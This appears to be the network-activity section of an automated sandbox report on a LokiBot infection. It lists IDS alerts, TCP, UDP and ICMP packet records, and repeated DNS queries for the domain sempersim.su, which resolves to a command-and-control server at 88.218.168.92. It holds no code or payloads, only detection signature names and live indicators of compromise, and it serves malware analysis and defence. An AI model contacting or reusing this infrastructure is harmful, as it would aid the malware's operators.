05/04/22-17:06:36.219078 05/04/22-17:06:36.219078	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	63431	53	192.168.2.4	8.8.8.8
05/04/22-17:07:34.907867 05/04/22-17:07:34.907867	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	62708	53	192.168.2.4	8.8.8.8
05/04/22-17:06:34.736743 05/04/22-17:06:34.736743	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49789	80	192.168.2.4	88.218.168.92
05/04/22-17:07:26.831839 05/04/22-17:07:26.831839	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49815	88.218.168.92	192.168.2.4
05/04/22-17:07:20.640279 05/04/22-17:07:20.640279	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49813	80	192.168.2.4	88.218.168.92
05/04/22-17:06:27.214704 05/04/22-17:06:27.214704	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60612	53	192.168.2.4	8.8.8.8

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-17:06:38.226151 05/04/22-17:06:38.226151	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	56901	53	192.168.2.4	8.8.8.8
05/04/22-17:07:33.087141 05/04/22-17:07:33.087141	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49818	88.218.168.92	192.168.2.4
05/04/22-17:05:59.063198 05/04/22-17:05:59.063198	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49767	88.218.168.92	192.168.2.4
05/04/22-17:06:20.073584 05/04/22-17:06:20.073584	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49782	88.218.168.92	192.168.2.4
05/04/22-17:06:54.199564 05/04/22-17:06:54.199564	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49798	80	192.168.2.4	88.218.168.92
05/04/22-17:07:29.679426 05/04/22-17:07:29.679426	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49816	88.218.168.92	192.168.2.4
05/04/22-17:07:12.448957 05/04/22-17:07:12.448957	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49809	80	192.168.2.4	88.218.168.92
05/04/22-17:07:00.180937 05/04/22-17:07:00.180937	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49800	80	192.168.2.4	88.218.168.92
05/04/22-17:07:00.131351 05/04/22-17:07:00.131351	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	61497	53	192.168.2.4	8.8.8.8
05/04/22-17:06:13.307202 05/04/22-17:06:13.307202	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49779	80	192.168.2.4	88.218.168.92
05/04/22-17:05:50.113938 05/04/22-17:05:50.113938	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64277	53	192.168.2.4	8.8.8.8
05/04/22-17:07:04.517653 05/04/22-17:07:04.517653	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	57890	53	192.168.2.4	8.8.8.8
05/04/22-17:06:32.814891 05/04/22-17:06:32.814891	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64825	53	192.168.2.4	8.8.8.8
05/04/22-17:07:12.396863 05/04/22-17:07:12.396863	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60418	53	192.168.2.4	8.8.8.8
05/04/22-17:06:47.985481 05/04/22-17:06:47.985481	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49794	88.218.168.92	192.168.2.4
05/04/22-17:06:11.039758 05/04/22-17:06:11.039758	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49778	80	192.168.2.4	88.218.168.92
05/04/22-17:06:31.242187 05/04/22-17:06:31.242187	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	56437	53	192.168.2.4	8.8.8.8
05/04/22-17:07:06.643095 05/04/22-17:07:06.643095	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49802	88.218.168.92	192.168.2.4
05/04/22-17:06:27.338928 05/04/22-17:06:27.338928	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49785	80	192.168.2.4	88.218.168.92

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-17:05:50.684991 05/04/22-17:05:50.684991	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49761	88.218.168.92	192.168.2.4
05/04/22-17:06:33.611126 05/04/22-17:06:33.611126	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49788	88.218.168.92	192.168.2.4
05/04/22-17:06:21.093407 05/04/22-17:06:21.093407	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	62354	53	192.168.2.4	8.8.8.8
05/04/22-17:06:40.145922 05/04/22-17:06:40.145922	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	50800	53	192.168.2.4	8.8.8.8
05/04/22-17:06:09.141152 05/04/22-17:06:09.141152	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49777	80	192.168.2.4	88.218.168.92
05/04/22-17:07:36.164319 05/04/22-17:07:36.164319	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49820	80	192.168.2.4	88.218.168.92
05/04/22-17:07:08.526354 05/04/22-17:07:08.526354	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49808	80	192.168.2.4	88.218.168.92
05/04/22-17:07:24.388512 05/04/22-17:07:24.388512	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	57816	53	192.168.2.4	8.8.8.8
05/04/22-17:06:01.382015 05/04/22-17:06:01.382015	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	56509	53	192.168.2.4	8.8.8.8
05/04/22-17:05:54.312280 05/04/22-17:05:54.312280	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49764	88.218.168.92	192.168.2.4
05/04/22-17:06:15.931925 05/04/22-17:06:15.931925	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49780	80	192.168.2.4	88.218.168.92
05/04/22-17:07:15.184930 05/04/22-17:07:15.184930	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64259	53	192.168.2.4	8.8.8.8
05/04/22-17:06:57.664119 05/04/22-17:06:57.664119	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	61486	53	192.168.2.4	8.8.8.8
05/04/22-17:06:33.132721 05/04/22-17:06:33.132721	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49788	80	192.168.2.4	88.218.168.92
05/04/22-17:07:29.203285 05/04/22-17:07:29.203285	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	53916	53	192.168.2.4	8.8.8.8
05/04/22-17:06:57.725161 05/04/22-17:06:57.725161	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49799	80	192.168.2.4	88.218.168.92
05/04/22-17:05:42.799347 05/04/22-17:05:42.799347	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	54800	53	192.168.2.4	8.8.8.8
05/04/22-17:06:54.742448 05/04/22-17:06:54.742448	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49798	88.218.168.92	192.168.2.4
05/04/22-17:06:21.151210 05/04/22-17:06:21.151210	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49783	80	192.168.2.4	88.218.168.92

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-17:06:51.121383 05/04/22-17:06:51.121383	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49797	80	192.168.2.4	88.218.168.92
05/04/22-17:06:36.270568 05/04/22-17:06:36.270568	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49790	80	192.168.2.4	88.218.168.92
05/04/22-17:06:35.234500 05/04/22-17:06:35.234500	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49789	88.218.168.92	192.168.2.4
05/04/22-17:06:47.499153 05/04/22-17:06:47.499153	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49794	80	192.168.2.4	88.218.168.92
05/04/22-17:05:55.553795 05/04/22-17:05:55.553795	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	60647	53	192.168.2.4	8.8.8.8
05/04/22-17:06:01.435904 05/04/22-17:06:01.435904	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49769	80	192.168.2.4	88.218.168.92
05/04/22-17:06:29.101313 05/04/22-17:06:29.101313	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49786	80	192.168.2.4	88.218.168.92
05/04/22-17:06:18.108508 05/04/22-17:06:18.108508	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	51679	53	192.168.2.4	8.8.8.8
05/04/22-17:07:35.421031 05/04/22-17:07:35.421031	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49819	88.218.168.92	192.168.2.4
05/04/22-17:05:51.787319 05/04/22-17:05:51.787319	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	56076	53	192.168.2.4	8.8.8.8
05/04/22-17:06:03.992034 05/04/22-17:06:03.992034	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49771	88.218.168.92	192.168.2.4
05/04/22-17:07:09.009329 05/04/22-17:07:09.009329	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49808	88.218.168.92	192.168.2.4
05/04/22-17:06:22.836617 05/04/22-17:06:22.836617	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	50061	53	192.168.2.4	8.8.8.8
05/04/22-17:06:38.732588 05/04/22-17:06:38.732588	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49791	88.218.168.92	192.168.2.4
05/04/22-17:06:40.593792 05/04/22-17:06:40.593792	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49792	88.218.168.92	192.168.2.4
05/04/22-17:06:45.966592 05/04/22-17:06:45.966592	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	52256	53	192.168.2.4	8.8.8.8
05/04/22-17:06:50.800947 05/04/22-17:06:50.800947	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	63712	53	192.168.2.4	8.8.8.8
05/04/22-17:05:46.100520 05/04/22-17:05:46.100520	UDP	2014169	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	64454	53	192.168.2.4	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 17:05:43.107356071 CEST	49758	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:43.135206938 CEST	80	49758	88.218.168.92	192.168.2.4
May 4, 2022 17:05:43.135324001 CEST	49758	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:43.139332056 CEST	49758	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:43.166277885 CEST	80	49758	88.218.168.92	192.168.2.4
May 4, 2022 17:05:43.166413069 CEST	49758	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:43.193197966 CEST	80	49758	88.218.168.92	192.168.2.4
May 4, 2022 17:05:43.679094076 CEST	80	49758	88.218.168.92	192.168.2.4
May 4, 2022 17:05:43.679269075 CEST	49758	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:43.681265116 CEST	49758	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:43.708215952 CEST	80	49758	88.218.168.92	192.168.2.4
May 4, 2022 17:05:46.290865898 CEST	49759	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:46.317907095 CEST	80	49759	88.218.168.92	192.168.2.4
May 4, 2022 17:05:46.318145990 CEST	49759	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:46.967262983 CEST	49759	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:46.996504068 CEST	80	49759	88.218.168.92	192.168.2.4
May 4, 2022 17:05:46.996737957 CEST	49759	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:47.023848057 CEST	80	49759	88.218.168.92	192.168.2.4
May 4, 2022 17:05:47.694180965 CEST	80	49759	88.218.168.92	192.168.2.4
May 4, 2022 17:05:47.694360971 CEST	49759	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:47.717003107 CEST	49759	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:47.744468927 CEST	80	49759	88.218.168.92	192.168.2.4
May 4, 2022 17:05:50.191690922 CEST	49761	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:50.218523026 CEST	80	49761	88.218.168.92	192.168.2.4
May 4, 2022 17:05:50.218703032 CEST	49761	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:50.222184896 CEST	49761	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:50.248764038 CEST	80	49761	88.218.168.92	192.168.2.4
May 4, 2022 17:05:50.248879910 CEST	49761	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:50.275520086 CEST	80	49761	88.218.168.92	192.168.2.4
May 4, 2022 17:05:50.684990883 CEST	80	49761	88.218.168.92	192.168.2.4
May 4, 2022 17:05:50.685149908 CEST	49761	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:50.685218096 CEST	49761	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:50.714595079 CEST	80	49761	88.218.168.92	192.168.2.4
May 4, 2022 17:05:51.898881912 CEST	49762	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:51.927212000 CEST	80	49762	88.218.168.92	192.168.2.4
May 4, 2022 17:05:51.927419901 CEST	49762	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:51.935858011 CEST	49762	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:51.963226080 CEST	80	49762	88.218.168.92	192.168.2.4
May 4, 2022 17:05:51.963324070 CEST	49762	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:51.990365982 CEST	80	49762	88.218.168.92	192.168.2.4
May 4, 2022 17:05:52.472199917 CEST	80	49762	88.218.168.92	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 17:05:52.472383022 CEST	49762	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:52.472863913 CEST	49762	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:52.499671936 CEST	80	49762	88.218.168.92	192.168.2.4
May 4, 2022 17:05:53.784216881 CEST	49764	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:53.810920954 CEST	80	49764	88.218.168.92	192.168.2.4
May 4, 2022 17:05:53.811038017 CEST	49764	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:53.814872980 CEST	49764	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:53.843272924 CEST	80	49764	88.218.168.92	192.168.2.4
May 4, 2022 17:05:53.843362093 CEST	49764	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:53.873492956 CEST	80	49764	88.218.168.92	192.168.2.4
May 4, 2022 17:05:54.312279940 CEST	80	49764	88.218.168.92	192.168.2.4
May 4, 2022 17:05:54.312387943 CEST	49764	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:54.312465906 CEST	49764	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:54.339440107 CEST	80	49764	88.218.168.92	192.168.2.4
May 4, 2022 17:05:56.582315922 CEST	49765	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:56.610655069 CEST	80	49765	88.218.168.92	192.168.2.4
May 4, 2022 17:05:56.610877037 CEST	49765	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:56.623177052 CEST	49765	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:56.650547028 CEST	80	49765	88.218.168.92	192.168.2.4
May 4, 2022 17:05:56.650676966 CEST	49765	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:56.677556992 CEST	80	49765	88.218.168.92	192.168.2.4
May 4, 2022 17:05:57.102046013 CEST	80	49765	88.218.168.92	192.168.2.4
May 4, 2022 17:05:57.102140903 CEST	49765	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:57.102181911 CEST	49765	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:57.130877972 CEST	80	49765	88.218.168.92	192.168.2.4
May 4, 2022 17:05:58.468138933 CEST	49767	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:58.495294094 CEST	80	49767	88.218.168.92	192.168.2.4
May 4, 2022 17:05:58.495503902 CEST	49767	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:58.579153061 CEST	49767	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:58.606280088 CEST	80	49767	88.218.168.92	192.168.2.4
May 4, 2022 17:05:58.606503963 CEST	49767	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:58.633599997 CEST	80	49767	88.218.168.92	192.168.2.4
May 4, 2022 17:05:59.063198090 CEST	80	49767	88.218.168.92	192.168.2.4
May 4, 2022 17:05:59.063340902 CEST	49767	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:59.063400984 CEST	49767	80	192.168.2.4	88.218.168.92
May 4, 2022 17:05:59.090226889 CEST	80	49767	88.218.168.92	192.168.2.4
May 4, 2022 17:06:01.404460907 CEST	49769	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:01.431648016 CEST	80	49769	88.218.168.92	192.168.2.4
May 4, 2022 17:06:01.431814909 CEST	49769	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:01.435904026 CEST	49769	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:01.462898016 CEST	80	49769	88.218.168.92	192.168.2.4
May 4, 2022 17:06:01.462996006 CEST	49769	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:01.489851952 CEST	80	49769	88.218.168.92	192.168.2.4
May 4, 2022 17:06:01.883214951 CEST	80	49769	88.218.168.92	192.168.2.4
May 4, 2022 17:06:01.883327007 CEST	49769	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:01.883389950 CEST	49769	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:01.910387039 CEST	80	49769	88.218.168.92	192.168.2.4
May 4, 2022 17:06:03.544411898 CEST	49771	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:03.571821928 CEST	80	49771	88.218.168.92	192.168.2.4
May 4, 2022 17:06:03.571943998 CEST	49771	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:03.575680971 CEST	49771	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:03.602577925 CEST	80	49771	88.218.168.92	192.168.2.4
May 4, 2022 17:06:03.602721930 CEST	49771	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:03.629604101 CEST	80	49771	88.218.168.92	192.168.2.4
May 4, 2022 17:06:03.992033958 CEST	80	49771	88.218.168.92	192.168.2.4
May 4, 2022 17:06:03.992160082 CEST	49771	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:03.992193937 CEST	49771	80	192.168.2.4	88.218.168.92
May 4, 2022 17:06:04.018841028 CEST	80	49771	88.218.168.92	192.168.2.4
May 4, 2022 17:06:09.109447002 CEST	49777	80	192.168.2.4	88.218.168.92

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 17:05:42.799346924 CEST	54800	53	192.168.2.4	8.8.8.8
May 4, 2022 17:05:43.086805105 CEST	53	54800	8.8.8.8	192.168.2.4
May 4, 2022 17:05:46.100519896 CEST	64454	53	192.168.2.4	8.8.8.8
May 4, 2022 17:05:46.213469028 CEST	53	64454	8.8.8.8	192.168.2.4
May 4, 2022 17:05:50.113938093 CEST	64277	53	192.168.2.4	8.8.8.8
May 4, 2022 17:05:50.132235050 CEST	53	64277	8.8.8.8	192.168.2.4
May 4, 2022 17:05:51.787318945 CEST	56076	53	192.168.2.4	8.8.8.8
May 4, 2022 17:05:51.897289038 CEST	53	56076	8.8.8.8	192.168.2.4
May 4, 2022 17:05:53.764676094 CEST	60758	53	192.168.2.4	8.8.8.8
May 4, 2022 17:05:53.782625914 CEST	53	60758	8.8.8.8	192.168.2.4
May 4, 2022 17:05:55.553795099 CEST	60647	53	192.168.2.4	8.8.8.8
May 4, 2022 17:05:56.551065922 CEST	60647	53	192.168.2.4	8.8.8.8
May 4, 2022 17:05:56.569468975 CEST	53	60647	8.8.8.8	192.168.2.4
May 4, 2022 17:05:56.663363934 CEST	53	60647	8.8.8.8	192.168.2.4
May 4, 2022 17:05:58.351855040 CEST	64909	53	192.168.2.4	8.8.8.8
May 4, 2022 17:05:58.368366957 CEST	53	64909	8.8.8.8	192.168.2.4
May 4, 2022 17:06:01.382014990 CEST	56509	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:01.400378942 CEST	53	56509	8.8.8.8	192.168.2.4
May 4, 2022 17:06:03.517853975 CEST	54069	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:03.534624100 CEST	53	54069	8.8.8.8	192.168.2.4
May 4, 2022 17:06:09.089375019 CEST	57594	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:09.107700109 CEST	53	57594	8.8.8.8	192.168.2.4
May 4, 2022 17:06:10.670600891 CEST	60512	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:11.001914024 CEST	53	60512	8.8.8.8	192.168.2.4
May 4, 2022 17:06:13.256201982 CEST	61361	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:13.274743080 CEST	53	61361	8.8.8.8	192.168.2.4
May 4, 2022 17:06:15.851898909 CEST	50445	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:15.868463039 CEST	53	50445	8.8.8.8	192.168.2.4
May 4, 2022 17:06:18.108508110 CEST	51679	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:18.127079010 CEST	53	51679	8.8.8.8	192.168.2.4
May 4, 2022 17:06:19.530814886 CEST	52472	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:19.549356937 CEST	53	52472	8.8.8.8	192.168.2.4
May 4, 2022 17:06:21.093406916 CEST	62354	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:21.109705925 CEST	53	62354	8.8.8.8	192.168.2.4
May 4, 2022 17:06:22.836616993 CEST	50061	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:22.855032921 CEST	53	50061	8.8.8.8	192.168.2.4
May 4, 2022 17:06:27.214704037 CEST	60612	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:27.231436968 CEST	53	60612	8.8.8.8	192.168.2.4
May 4, 2022 17:06:29.050170898 CEST	58816	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:29.068125963 CEST	53	58816	8.8.8.8	192.168.2.4
May 4, 2022 17:06:31.242187023 CEST	56437	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:31.260615110 CEST	53	56437	8.8.8.8	192.168.2.4
May 4, 2022 17:06:32.814891100 CEST	64825	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:33.099653959 CEST	53	64825	8.8.8.8	192.168.2.4
May 4, 2022 17:06:34.682086945 CEST	53989	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:34.700314999 CEST	53	53989	8.8.8.8	192.168.2.4
May 4, 2022 17:06:36.219078064 CEST	63431	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:36.238348961 CEST	53	63431	8.8.8.8	192.168.2.4
May 4, 2022 17:06:38.226150990 CEST	56901	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:38.244344950 CEST	53	56901	8.8.8.8	192.168.2.4
May 4, 2022 17:06:40.145921946 CEST	50800	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:40.164742947 CEST	53	50800	8.8.8.8	192.168.2.4
May 4, 2022 17:06:45.966592073 CEST	52256	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:45.984704018 CEST	53	52256	8.8.8.8	192.168.2.4
May 4, 2022 17:06:47.446849108 CEST	61081	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:47.466262102 CEST	53	61081	8.8.8.8	192.168.2.4
May 4, 2022 17:06:50.800946951 CEST	63712	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 17:06:51.087764978 CEST	53	63712	8.8.8.8	192.168.2.4
May 4, 2022 17:06:54.136918068 CEST	50778	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:54.155487061 CEST	53	50778	8.8.8.8	192.168.2.4
May 4, 2022 17:06:57.664119005 CEST	61486	53	192.168.2.4	8.8.8.8
May 4, 2022 17:06:57.683183908 CEST	53	61486	8.8.8.8	192.168.2.4
May 4, 2022 17:07:00.131350994 CEST	61497	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:00.149154902 CEST	53	61497	8.8.8.8	192.168.2.4
May 4, 2022 17:07:04.517652988 CEST	57890	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:04.536412001 CEST	53	57890	8.8.8.8	192.168.2.4
May 4, 2022 17:07:06.131412983 CEST	55142	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:06.148112059 CEST	53	55142	8.8.8.8	192.168.2.4
May 4, 2022 17:07:08.472306013 CEST	64948	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:08.490387917 CEST	53	64948	8.8.8.8	192.168.2.4
May 4, 2022 17:07:12.396862984 CEST	60418	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:12.413196087 CEST	53	60418	8.8.8.8	192.168.2.4
May 4, 2022 17:07:15.184930086 CEST	64259	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:15.203217030 CEST	53	64259	8.8.8.8	192.168.2.4
May 4, 2022 17:07:18.109793901 CEST	61068	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:18.128374100 CEST	53	61068	8.8.8.8	192.168.2.4
May 4, 2022 17:07:20.576478004 CEST	58715	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:20.593101025 CEST	53	58715	8.8.8.8	192.168.2.4
May 4, 2022 17:07:24.388511896 CEST	57816	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:24.405092955 CEST	53	57816	8.8.8.8	192.168.2.4
May 4, 2022 17:07:26.375874043 CEST	51787	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:26.394052982 CEST	53	51787	8.8.8.8	192.168.2.4
May 4, 2022 17:07:29.203284979 CEST	53916	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:29.221874952 CEST	53	53916	8.8.8.8	192.168.2.4
May 4, 2022 17:07:32.534837961 CEST	60790	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:32.551269054 CEST	53	60790	8.8.8.8	192.168.2.4
May 4, 2022 17:07:34.907866955 CEST	62708	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:34.926085949 CEST	53	62708	8.8.8.8	192.168.2.4
May 4, 2022 17:07:36.027148962 CEST	60946	53	192.168.2.4	8.8.8.8
May 4, 2022 17:07:36.133327961 CEST	53	60946	8.8.8.8	192.168.2.4

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 4, 2022 17:05:56.663474083 CEST	192.168.2.4	8.8.8.8	d000	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2022 17:05:42.799346924 CEST	192.168.2.4	8.8.8.8	0xc6ae	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:05:46.100519896 CEST	192.168.2.4	8.8.8.8	0xef5f	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:05:50.113938093 CEST	192.168.2.4	8.8.8.8	0x6bfa	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:05:51.787318945 CEST	192.168.2.4	8.8.8.8	0x9024	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:05:53.764676094 CEST	192.168.2.4	8.8.8.8	0x9202	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:05:55.553795099 CEST	192.168.2.4	8.8.8.8	0xc949	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:05:56.551065922 CEST	192.168.2.4	8.8.8.8	0xc949	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:05:58.351855040 CEST	192.168.2.4	8.8.8.8	0x19e4	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:01.382014990 CEST	192.168.2.4	8.8.8.8	0x20e9	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:03.517853975 CEST	192.168.2.4	8.8.8.8	0x77c9	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2022 17:06:09.089375019 CEST	192.168.2.4	8.8.8.8	0x40c	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:10.670600891 CEST	192.168.2.4	8.8.8.8	0x6a5	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:13.256201982 CEST	192.168.2.4	8.8.8.8	0x2059	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:15.851898909 CEST	192.168.2.4	8.8.8.8	0xba1b	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:18.108508110 CEST	192.168.2.4	8.8.8.8	0xf9a1	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
May 4, 2022 17:06:19.530814886 CEST	192.168.2.4	8.8.8.8	0x5daf	Standard query (0)	sempersim.su	A (IP address)	IN (0x0001)
